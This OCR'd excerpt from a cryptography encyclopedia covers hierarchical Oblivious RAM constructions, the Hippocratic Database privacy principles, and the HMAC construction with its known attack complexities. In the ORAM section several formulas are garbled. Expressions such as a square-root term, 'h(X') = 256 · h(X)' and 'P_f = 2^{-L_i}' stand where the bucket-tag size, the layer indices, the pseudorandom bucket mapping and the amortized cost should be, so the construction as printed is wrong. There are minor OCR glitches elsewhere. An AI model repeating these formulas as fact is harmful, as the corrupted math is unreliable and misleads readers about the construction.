
The amortized, rather than worst-case, time overhead stems from the need to shuffle the initial inputs and to periodically empty one layer into the next; if inputs are already shuffled then layers can be emptied via double-buffering techniques and most constructions can be de-amortized to yield a matching worst-case overhead (Asharov et al., 2021). Calls to pseudorandom functions can be replaced with recursive lookups to tables held in progressively smaller ORAMs, yielding statistically or even perfectly secure hierarchical constructions at the cost of a further polylogarithmic slowdown (Chan et al., 2021). Time overheads can be lowered if blocks of contiguous words can be moved at reduced cost and a small memory portion is *private* (i.e., accesses to it are indistinguishable from each other), two realistic assumptions in many scenarios (Ohrimenko et al., 2014). Hierarchical constructions parallelize easily: both the earliest (Boyle et al., 2016) and the asymptotically most efficient (Asharov et al., 2022) Oblivious PRAM constructions are hierarchical.

Theory

A simple hierarchical construction to access a set of m virtual memory words $w_1, \ldots w_m$ up to $m^{O(1)}$ times with $m^{-\omega(1)}$ probability of failure is the following (Goldreich and Ostrovsky, 1996).

Memory Organization

Partition the memory (see Fig. 1) into *buckets* of $\beta = 2\lceil \log_2(m) \log^*(m)/2 \rceil$ *physical words*, each physical word large enough to hold a virtual word (including its $\lceil \log_2 m \rceil$-bit virtual address) plus an $\sqrt{m2^{n+1}}$-bit *bucket tag* and a *dummy bit* indicating whether an actual virtual word is present – if not, the bit is set to 1 and the physical word is a "dummy." Assume every physical-word access also includes access to the processor *register*, a single word outside all buckets into/from which data can then be swapped as needed.



Hierarchical ORAM Constructions, Hierarchical ORAM Constructions, Fig. 1 A simple, bucket-based hierarchical ORAM construction. Virtual words are reinserted into the topmost layer upon being accessed and progressively descend the layer hierarchy whenever layer contents are merged, until accessed again.

Organize all buckets into *layers* $h(X') = 256 \cdot h(X).$, with L_h formed by 2^h buckets; note that the largest layer holds $2m$ words, so the construction requires $O(m)$ words. Denote by $|L_h| = 2^h\beta$ the total number of words in L_h, and define the tth *epoch* of L_h as the interval starting immediately before the $(t|L_h|/4)$th virtual memory access and ending immediately before the $((t + 1)|L_h|/4)$th.

Initially the largest layer holds all virtual words, and other layers are empty. When accessed, a virtual word is moved from the current layer to L_0; each layer L_h save the largest is emptied into the next larger layer L_{h+1} at the beginning of every epoch of L_{h+1} (details below). Note that when a layer enters a new epoch so does every smaller layer; at such a time layers are emptied in order of decreasing size. Since L_{h-1} is emptied into L_h twice before L_h is emptied itself, L_h never holds more than twice the maximum number of virtual words held by L_{h-1}; and since L_0 is emptied every epoch of L_1 and thus never holds more than $|L_1|/4 = |L_0|/2$ virtual words, by induction no layer L_h ever holds more than $2|L_{h-1}|/2 = |L_h|/2$ virtual words – an average of $\beta/2$ per bucket.

If w_i is in L_h during its tth epoch, the specific bucket holding w_i is given by a pseudorandom function $\sqrt{m2^{n+1}}$. By a simple Chernoff bound, the

probability that $\mathcal{L}$ maps more than β virtual words to any bucket at any given point in time (in which case the construction fails) is $2^{-\Omega(\beta)} = m^{-\omega(1)}$.

Accessing Virtual Words

To access a virtual word w_i scan one bucket per layer, examining layers in order of increasing size. When examining L_h during its tth epoch, if w_i has not yet been found scan bucket $\sqrt{m2^{n+1}}$, otherwise scan a random bucket. As soon as w_i is found move it from its current bucket to the register; after examining *all* remaining layers move it from the register to L_0 via one final scan of L_0, overwriting an arbitrary dummy word. Thus, accessing w_i requires $O(\beta)$ operations per layer, over $O(\log(m))$ layers, for a total of $O(\log^*(m)\log^2(m))$ operations.

It is crucial for obliviousness to always examine all layers, to avoid revealing how recently w_i was last accessed; and to always scan random buckets after w_i is found, to avoid repeated accesses to w_i scanning the same bucket in the larger layers. In this sense note that when w_i is accessed it is moved to L_0 before it can be accessed again, and from then on whenever it enters a new layer it is mapped to a bucket according to a *new* value of $\mathcal{L}$ (virtual words can enter a layer other than L_0 only at the beginning of a new epoch, when $\mathcal{L}$ is recomputed). Thus the same set of arguments of $\mathcal{L}$ is never used twice to choose a bucket, and buckets examined over any set of virtual memory accesses appear chosen uniformly and independently at random to an external observer.

Merging and Remapping Layers

To merge the contents of L_{h-1} and L_h and remap them at the beginning of the tth epoch of L_h, consider the word array $a[\,]$ formed by all the buckets in L_h followed by all those in L_{h-1}, for a total of $3 \cdot 2^{h-1}\beta$ physical words. $a[\,]$ is accessed *with a pattern independent of its contents* through two primitives: a *scan* primitive that sequentially accesses all (physical) words from the first to the last, and a *sort* primitive that simulates an AKS sorting network (Ajtai et al., 1983) to reorder words according to the bucket tag, positioning dummy words after non-dummy ones with the same index.

First, scan $a[\,]$ tagging every virtual word w_i with the index of its new destination bucket $\sqrt{m2^{n+1}}$ and every dummy word with the largest bucket index. Then, sort $a[\,]$, moving all virtual words to the first $|L_h|/2$ positions. Scan $a[\,]$ tagging the (dummy) words in the last $|L_h| = 2^h\beta$ positions with the 2^h indices of the buckets, β words per index. Sort again. Now all virtual words are in the correct relative order, and there are at least β dummy words per index, all positioned immediately after the virtual words with the same index. Scan $a[\,]$, for each index counting the number of virtual words tagged with it and then retagging with the largest bucket index that many dummy words. This leaves exactly β words tagged with each index other than the largest. A final sort places every virtual word into the correct bucket of L_h.

Reorganizing L_h then requires 3 scans and 3 sorts, for a total of $O(|L_h| \log |L_h|) = O(|L_h| \log m)$ operations carried out every $L_h/4$ accesses to virtual words. Thus the total *amortized* cost of memory reorganization per virtual memory access, over all $\sqrt{m2^{n+1}}$ layers, is $P_f = 2^{-L_i}$.

Open Problems and Future Directions

Most hierarchical constructions hide very large constants in the asymptotic notation, making them impractical performance-wise. Many are also very complex, to the point that errors have repeatedly occurred (Kushilevitz et al., 2012); interactions with the subtleties of real hardware only worsen the problem. Better performance and security guarantees in practice can be achieved by sacrificing asymptotics and tailoring simpler constructions to actual computer architectures (Ohrimenko et al., 2014; Costa et al., 2017) and computer architectures to the needs of security. This is a vast research area with significant untapped potential.

From a theoretical perspective, perfectly or statistically secure hierarchical constructions still fail to match existing time-overhead lower bounds – in fact, they are asymptotically less efficient than the best statistically secure non-hierarchical constructions. Can these gaps be closed or are they an inescapable limit of hierarchical constructions?

Cross-References

Oblivious Parallel RAM (OPRAM)
Oblivious RAM (ORAM)
Oblivious RAM Lower Bound
Pseudorandom Function
Standard Model

References

Ajtai M, Komlós J, Szemerédi E (1983) An O(n log n) sorting network. In: Proceedings of the 15th ACM Symposium on Theory of Computing (STOC 1983), pp 1–9. https://doi.org/10.1145/800061.808726

Asharov G, Komargodski I, Lin W, Nayak K, Peserico E, Shi E (2020) OptORAMa: Optimal Oblivious RAM. In: Proceedings of the 39th International Conference on the Theory and Applications of Cryptographic Techniques (EUROCRYPT 2020), LNCS, vol 12106. Springer, pp 403–432. https://doi.org/10.1007/978-3-030-45724-2_14

Asharov G, Komargodski I, Lin W, Shi E (2021) Oblivious RAM with worst-case logarithmic overhead. In: Proceedings of the 41st International Cryptology Conference (CRYPTO 2021), LNCS, vol 12828. Springer, pp 610–640. https://doi.org/10.1007/978-3-030-84259-8_21

Asharov G, Komargodski I, Lin WK, Peserico E, Shi E (2022) Optimal Oblivious Parallel RAM. In: Proceedings of the 33rd ACM-SIAM Symposium on Discrete Algorithms (SODA 2022), pp 2459–2521. https://epubs.siam.org/doi/abs/10.1137/1.9781611977073.98

Boyle E, Naor M (2016) Is there an Oblivious RAM lower bound? In: Proceedings of the 7th ACM Conference on Innovations in Theoretical Computer Science (ITCS 2016), pp 357–368. https://doi.org/10.1145/2840728.2840761

Boyle E, Chung K, Pass R (2016) Oblivious Parallel RAM and applications. In: Proceedings of the 13th Theory of Cryptography Conference (TCC 2016), LNCS, vol 9563. Springer, pp 175–204. https://doi.org/10.1007/978-3-662-49099-0_7

Chan TH, Shi E, Lin W, Nayak K (2021) Perfectly Oblivious (Parallel) RAM revisited, and improved constructions. In: Proceedings of the 2nd Conference on Information-Theoretic Cryptography (ITC 2021), LIPIcs, vol 199, pp 8:1–8:23. https://doi.org/10.4230/LIPIcs.ITC.2021.8

Costa M, Esswood L, Ohrimenko O, Schuster F, Wagh S (2017) The Pyramid scheme: Oblivious RAM for trusted processors. CoRR abs/1712.07882, http://arxiv.org/abs/1712.07882

Goldreich O, Ostrovsky R (1996) Software protection and simulation on Oblivious RAMs. J ACM 43(3):431–473. https://doi.org/10.1145/233551.233553
[MathSciNet]

Goodrich MT, Mitzenmacher M (2011) Privacy-preserving access of outsourced data via oblivious RAM simulation. In: Proceedings of the 38th International Colloquium on Automata, Languages and Programming (ICALP 2011), LNCS, vol 6756. Springer, pp 576–587. https://doi.org/10.1007/978-3-642-22012-8_46

Hubáček P, Koucký M, Král K, Slívová V (2019) Stronger lower bounds for online ORAM. In: Proceedings of the 17th Theory of Cryptography Conference (TCC 2019), LNCS, vol 11892. Springer, pp 264–284. https://doi.org/10.1007/978-3-030-36033-7_10

Kushilevitz E, Lu S, Ostrovsky R (2012) On the (in)security of hash-based Oblivious RAM and a new balancing scheme. In: Proceedings of the 23rd ACM-SIAM Symposium on Discrete Algorithms (SODA 2012), pp 143–156. https://doi.org/10.1137/1.9781611973099.13

Ohrimenko O, Goodrich MT, Tamassia R, Upfal E (2014) The Melbourne shuffle: improving oblivious storage in the cloud. In: Proceedings of the 41st International Colloquium on Automata, Languages and Programming (ICALP 2014), LNCS, vol 8573. Springer, pp 556–567. https://doi.org/10.1007/978-3-662-43951-7_47

Patel S, Persiano G, Raykova M, Yeo K (2018) PanORAMa: Oblivious RAM with logarithmic overhead. In: Proceedings of the 59th IEEE Symposium on Foundations of Computer Science, (FOCS 2018), pp 871–882. https://doi.org/10.1109/FOCS.2018.00087

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300445

High Assurance Evaluation Methods

Formal Methods in Certification and Evaluation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300446

Higher Order Derivative Attack

Cube Attack

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_679

Hippocratic Database

Tyrone Grandison[26] ✉ and Kristen LeFevre[27] ✉
(26) Intelligent Information Systems, IBM Services Research, Hawthorne, NY, USA
(27) Department of Electrical Engineering and Computer Science, University of Michigan, Ann Arbor, MI, USA

✉ **Tyrone Grandison (Corresponding author)**
Email: tyroneg@us.ibm.com

✉ **Kristen LeFevre**
Email: klefevre@umich.edu

Synonyms

Privacy-aware database; Privacy-enabled database


Definition

A database system that has privacy (enablement) as its fundamental goal.

Background

The term “Hippocratic Database” (HDB for short) was coined in 2002 in a paper by Agrawal, Kiernan, Srikant, and Xu at the Very Large Databases (VLDB) conference (Agrawal et al. 2002). They observed that technology trends, including the World Wide Web, were leading to a marked increase in electronic collection and storage of private and personal information. The HDB vision (Fig. 1) provided insight into a new class of data systems – one

that required the redesign of current systems and that enabled the data system to automatically manage sensitive information without impeding information flow.



Hippocratic Database, Fig. 1 The vision of a Hippocratic Database. (Diagram from Agrawal et al. 2002)

Theory

HDB is inspired by the privacy provision of the Hippocratic Oath, which states that:

> … about whatever I may see or hear in treatment, or even without treatment, in the life of human beings – things that should not ever be blurted outside – I will remain silent, holding such things to be unutterable. (Von Staden 1966)

HDB was not intended to be a fixed technology set. Instead, it expressed a vision for a class of database systems, tools, and applications that are designed with the primary goal of storing and managing personal and private data. In Agrawal et al. (2002), they outlined ten key principles that should be incorporated into the design of future database systems. The following represents our interpretation of these ten principles, and examples of instances where the principles have been applied.

- *Purpose Specification*. When personal information is collected, the purpose(s) for which the data is collected should be permanently associated with that in formation. For example, if an individual's address is collected for the purposes of shipping an order, this information should be maintained by default (e.g., as a form of meta data). This principle has been applied, for example, in the development of purpose based access control (Byun et al. 2005; Al-Fedaghi 2007).
- *Consent*. Similarly, the user should provide consent for each purpose for which her data is collected. For example, if the user's address is collected for the purpose of shipping, then additional consent should be obtained before using this information for another purpose. Several techniques for enabling database consent management have been proposed (LeFevre et al. 2004; Agrawal et al. 2005). This issue is likely to persist as the debate over enabling the *secondary use of data* gains prominence, especially in sectors like health care.
- *Limited Collection*. The personal data collected should be the minimum necessary for the required tasks (Crépin et al. 2008).
- *Limited Use*. Similar to consent, personal data should only be used for the purpose for which it was collected. Ideas on enforcing limited use are emerging in the field. For example, Angela C. Duta and Ken Barker (2008) provide an example of how it could be done for XML data.
- *Limited Disclosure*. Personal information should not be communicated outside the database for purposes other than those for which there is consent. From a technical perspective, this is one of the more heavily studied principles. Interestingly, the idea of limited disclosure can be interpreted in two distinct ways. On one hand, it can be interpreted literally (i.e., as a form of access control (Ghazinour et al. 2009; Al-Fedaghi 2007)). Alternatively, the idea of limited disclosure can also be equated with statistical disclosure prevention (Dwork 2006; Adam and Wortmann 1989; Chen et al. 2009), in which personal data can be used

for computing aggregate statistics, as long as the underlying data cannot be inferred.

- *Limited Retention*. Personal data should not be retained beyond the period necessary for fulfilling the purpose(s) for which it was collected. From a technical perspective, securely deleting data from a database can be a nontrivial task (Stahlberg et al. 2007; Ananthanarayanan et al. 2008); it is important to guarantee that the data is securely removed from all parts of the system.
- *Accuracy*. Personal data stored in the database should be accurate and up to date. Individuals should have the opportunity to correct inaccuracies.
- *Safety*. This principle is most closely connected to conventional notions of security. Essentially, data stored in the database should be protected from theft and other security vulnerabilities.
- *Openness*. Related to accuracy and compliance, an individual should be able to access his or her personal data stored in the database. The idea of openness can also be interpreted to include the idea that an individual should be able to find out how her data has been used (e.g., Agrawal et al. 2004, 2007; Motwani et al. 2008).
- *Compliance*. An individual who contributes personal data to a database should be able to verify all of the above principles. From a regulatory perspective, an authorized auditor should also be able to verify compliance with legal regulations pertaining to data use (Johnson and Grandison 2007), e.g., HIPAA, Sarbanes-Oxley, etc.

Applications

HDB was initially applied to SQL (Structured Query Language) statements in the context of relational databases. Further work has implemented HDB for non-relational systems and to DML (Data Manipulation Language) statements. The technology has been prototyped in the Health Care, Finance, Government, and Scientific Research domains.

Open Problems

1. Improved Policy Specification – For HDB controls to be completely effective, policies must accurately capture the data usage practices of enterprises and the preference and choices of individuals concerning

the use and disclosure of their personal information. The policy language must be fine grained enough to allow enterprises to collect, use, and disclose the minimum necessary information to accomplish their intended purposes. It must also be simple enough that technically unsophisticated individuals can understand the consequences of their decisions to provide personal information.

2. Enforcement After Extraction – Current implementations of HDB are adept at limiting disclosure of information contained within the database, but does not exert any control or safeguards over information that is legitimately extracted and transferred outside of the database.

3. Filter and Deny Semantics – HDB policy enforcement uses query predicates to filter results in compliance with the applicable policy rules. The system transforms the query so that the database only returns information that is compliant with the users authorization, the enterprises privacy policy, and any individual choices. Prohibited values that are sought by the query are returned as null values. However, in some circumstances, this type of filtering may not be desirable because it may mislead the user into thinking that the prohibited values do not actually exist.

4. Query Intrusion Detection – It is desirable to have the ability to detect illegitimate access by comparing a query access pattern to the usual and expected access pattern for that particular user and purpose. This capability advances the HDB safety principle by preventing inappropriate access through legitimate channels.

5. Data Integrity – An HDB system should provide guarantees on the soundness of the data that it contains. Individuals should have access to view and verify the accuracy of their information. Data cleansing can be used to identify and correct erroneous data. Maintaining the provenance of information can also provide an indication of the reliability of the information.

Recommended Reading

Adam N, Wortmann J (1989) Security-control methods for statistical databases: a comparative study. ACM Comput Surv 21(4):515–556

Agrawal R, Kiernan J, Srikant R, Xu Y (2002) Hippocratic databases. In: Proceedings of the international conference on very large data bases (VLDB), Hong Kong, 2002

Agrawal R, Bayardo R, Faloutsos C, Kiernan J, Rantzau R, Srikant R (2004) Auditing compliance in a Hippocratic Database. In: Proceedings of the international conference on very large data bases (VLDB), Toronto, 2004

Agrawal R, Bird P, Grandison T, Kiernan J, Logan S, Rjaibi W (2005) Extending relational database systems to automatically enforce privacy policies. In: Proceedings of the 21st international conference on data engineering, Tokyo, 2005

Agrawal R, Evfimievski A, Kiernan J, Velu R (2007) Auditing disclosure by relevance ranking. In: Proceedings of the ACM SIGMOD international conference on management of data, Beijing, 2007

Al-Fedaghi S (2007) Beyond purpose-based privacy access control. In: Proceedings of the 18th Australasian database conference, Ballarat, Australia, January 29–February 2, 2007

Ananthanarayanan R, Gupta A, Mohania M (2008) Towards automated privacy compliance in the information Life cycle. In: Proceedings of the 2009 IFIP advances in web semantics, pp 247–259

Byun J-W, Bertino E, Li N (2005) Purpose based access control for complex data for privacy protection. In: Proceedings of the ACM symposium on access control models and technologies. ACM Press, New York, pp 102–110

Chen B-C, Kifer D, LeFevre K, Machanavajjhala A (2009) Privacy-preserving data publishing. Found Trends Databases 2(1–2):1–167

Crépin L, Vercouter L, Jaquenet F, Demazeau Y, Boissier O (2008) Hippocratic multi-agent systems. In: Proceedings of the 10th international conference of enterprise information systems (ICEIS). Springer, Barcelona, pp 301–308

Duta AC, Barker K (2008) P4A: a new privacy model for XML. In: Proceedings of the 2008 data and applications security XXII. Springer, pp 65–80

Dwork C (2006) Differential privacy. In: Proceedings of 33rd international colloquium on automata, languages and programming. pp 1–12. http://research.microsoft.com/en-us/projects/databaseprivacy/dwork.pdf

Ghazinour K, Majedi M, Barker K (2009) A lattice-based privacy aware access control model. In: Proceedings of the 2009 international conference on computational science and engineering. IEEE Computer Society, Washington, DC, pp 154–159

Johnson CM, Grandison T (2007) Compliance with data protection laws using Hippocratic Database active enforcement and auditing. IBM Syst J 46(2):255–264

LeFevre K, Agrawal R, Ercegovac V, Ramakrishnan R, Xu Y, DeWitt D (2004) Limiting disclosure in Hippocratic Database. In: Proceedings of the international conference on very large data bases (VLDB), Toronto, 2004

Motwani R, Nabar S, Thomas D (2008) Auditing SQL queries. In: Proceedings of the international conference on data engineering (ICDE), Istanbul, 2008

Stahlberg P, Miklau G, Levine B (2007) Threats to privacy in the forensic analysis for database systems. In: Proceedings of the ACM SIGMOD international conference on management of data, Beijing, 2007

Von Staden H (trans) (1966) In a pure and holy way: personal and professional conduct in the hippocratic oath. J His Med Appl Sci 51:406–408

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300447

History-Based Separation of Duties

Separation of Duties

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_581

HMAC

Bart Preneel[28] ✉
(28) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Synonyms

Hash-based message authentication code

Definition

HMAC is a MAC algorithm that is computed by two calls to a hash function the calls have the secret key of the MAC algorithm as part of the data input.

Background

HMAC was designed by Bellare, Canetti, and Krawczyk (1996) in 1996. The HMAC construction became popular, because in the mid to late 1990s, no secure and efficient custom-designed MAC algorithms were available and hash functions (such as MD5) offered a much better software performance than block ciphers; as an example, HMAC based on MD5 is about ten times faster than CBC-MAC based on DES and offers a larger security level.

Theory

HMAC is constructed starting from an iterated hash function *h* that processes inputs in blocks of *n* bits:

$$\begin{aligned}\mathrm{HMAC}_K(x) = h\left((K \oplus opad) \,\|\right. \\ \left. h\left((K \oplus ipad) \| \, x\right)\right).\end{aligned}$$

Here *K* is the key of the MAC algorithm (padded with zeroes to a block of *n* bits), and *opad* and *ipad* are constant *n*-bit strings (obtained by repeating the hexadecimal values "36_X" and "$5c_x$," respectively). The resulting MAC value can (optionally) be truncated. In practice, one can apply the compression function *f* of the hash function to the strings $K \oplus ipad$ and $K \oplus opad$, respectively, and store the resulting values as initial values for the inner and outer hashing operations. This will reduce the number of operations of the compression function by two. HMAC offers the advantage that it can be implemented without making any modification to the code of the hash function itself.

A variant of HMAC is NMAC: NMAC replaces the initial value (*IV*) of the hash function by a secret key. Denote by h_K a hash function with the *IV* replaced by the key *K*, then:

$$\mathrm{NMAC}_{K_1 \| K_2}(x) = h_{K_2}\left(h_{K_1}(x)\right).$$

Bellare has improved the original security reduction of Bellare et al. (1996)); he (Bellare 2006) showed that NMAC is a pseudo-random function and thus a secure MAC algorithm if the compression function is a pseudo-random function; for the security proof of HMAC with a single key as described above, pseudo-randomness under a related key attack is required. For NMAC, the conditions can be further relaxed. Koblitz and Menezes (2013) discuss the practical implications of the fact that Bellare's new security proof is in the nonuniform model and point out that some HMAC standards allow for key sizes that are not covered by the security proofs. Gaži et al. (2014) provide a uniform proof for Bellare's result on NMAC: if the keyed compression function *f* is an ε-secure pseudo-random function (against q queries) and a δ-non-adaptively secure pseudo-random function (against q queries), then NMAC is an $(\varepsilon + \lambda q \delta)$-secure pseudo-random

function against q queries of length at most λ blocks each; they also show that this bound is tight.

The best known generic attack on HMAC/NMAC is a forgery attack based on internal collisions (Preneel and van Oorschot 1995): it requires $2^{n/2}$ known text-MAC pairs (and a similar number of chosen texts if truncation is applied) and a single chosen text. A generic key recovery attack requires $2^{n/2}$ known text-MAC pairs and 2^{n+1} time, hence it is only meaningful for NMAC and for variants of HMAC that would use two different keys. Leurent et al. [(Gaëtan Leurent, 2013)][(Itai Dinur, 2017)] have developed state recovery attacks on HMAC with complexity $O(2^{n/2})$ and developed trade-offs with the message length.

It turns out that the widely used hash functions MD4, MD5, and SHA-1 have weaknesses that result in more efficient attacks; the number of known or chosen text-MAC pairs is indicated as the data complexity. For HMAC-MD4 and NMAC-MD4, the following attacks are known: a forgery attack with data complexity 2^{58} (Contini and Yin 2006) (compared to 2^{64} for a generic attack), and key recovery attacks with data complexity 2^{88} and time complexity 2^{95} (Fouque et al. 2007) and data complexity 2^{72} and time complexity 2^{77} (Wang et al. 2008). For NMAC-MD5, a forgery attack is known with data complexity 2^{47}; in the related key model, key recovery attacks exist with data complexity 2^{51} and time complexity 2^{100} (Fouque et al. 2007; Rechberger and Rijmen 2007) and with data complexity 2^{75} and time complexity 2^{75} (Wang et al. 2008); extending these attacks to HMAC is nontrivial. For HMAC-SHA-1 and NMAC-SHA-1 reduced to 34 out of 80 steps, a forgery with data complexity 2^{32} exists; a (partial) key recovery attack has been found for 53 out of 80 steps with a data complexity of $2^{97.5}$ (Rechberger and Rijmen 2007). Results are also known in a different attack model, in which one attempts to distinguish HMAC/NMAC based on a particular hash function from HMAC/NMAC based on a hash function with an ideal compression function (Kim et al. 2006; Rechberger and Rijmen 2007).

Applications

HMAC has been included in ISO/IEC 9797-2 (2002) and in FIPS 198 (2002). It was also widely used on the Internet after its standardization in RFC 2104 (Krawczyk et al. 1997): HMAC-SHA-1 with a 160-bit key and a truncation to 96 bits was the mandatory algorithm for providing message authentication at the network layer (IPsec and TLS up to version 1.2), and HMAC-MD5 was optional. Currently, all standards have upgraded to HMAC-SHA-256, but there is still some legacy usage of HMAC-SHA-1.

As AES implementations are faster than SHA-1 and SHA-2, HMAC no longer has a performance advantage. A limitation of AES-based MAC algorithms is that forgery attacks exist with data complexity of 2^{64}, while for HMAC-SHA-1, the best known forgery attack has data complexity 2^{80}; for HMAC-SHA-2, the security level is at least 2^{128}. A higher security level can be obtained with KMAC based on SHA-3. HMAC is becoming less important for message authentication as there is a shift towards authenticated encryption with associated data schemes such as GCM, CCM, Chacha20 + Poly1305, or AEGIS, but HMAC is still used in TLS 1.3 to confirm the integrity of the handshake and as key derivation algorithm.

Open problems

It remains an open problem whether a tight security reduction in the uniform model can be proven for HMAC@. A second open problem is whether more efficient forgery or key recovery attacks exist for HMAC and NMAC when used with MD4, MD5, and SHA-1; it would also be valuable to find forgery or key recovery attacks for HMAC-SHA-256 and NMAC-SHA-256 where the number of rounds of SHA-256 is reduced.

Cross-References

Hash Functions
MAC Algorithms

References

Bellare M (2006) New proofs for new proofs for NMAC and HMAC: security without collision-resistance. In: Dwork C (ed) Advances in cryptology – CRYPTO ‘06: proceedings, Santa Barbara,

20–24 August 2006, Lecture notes in computer science, vol 4117. Springer, Berlin, pp 602–619. Full version http://eprint.iacr.org/2006/043

Bellare M, Canetti R, Krawczyk H (1996) Keying hash functions for message authentication. In: Koblitz N (ed) Advances in cryptology – CRYPTO ‘96: proceedings, Santa Barbara, 18–22 August 1996, Lecture notes in computer science, vol 1109. Springer, Berlin, pp 1–15. Full version http://www.cs.ucsd.edu/users/mihir/papers/hmac.html

Contini S, Yin YL (2006) Forgery and partial key-recovery attacks on HMAC and NMAC using hash collisions. In: Lai X, Chen K (eds) Advances in cryptology – ASIACRYPT ‘06: proceedings, Shanghai, 3–7 December 2006, Lecture notes in computer science, vol 4284. Springer, Berlin, pp 36–53

FIPS 198 (2002) The keyed-hash message authentication code (HMAC). NIST, US Department of Commerce, Washington DC, Gaithersburg

Fouque P-A, Leurent G, Nguyen PQ (2007) Full key-recovery attacks on HMAC/NMAC-MD4 and NMAC-MD5. In: Menezes A (ed) Advances in cryptology – CRYPTO ‘07: proceedings, Santa Barbara, 19–23 August 2007, Lecture notes in computer science, vol 4622. Springer, Berlin, pp 13–30

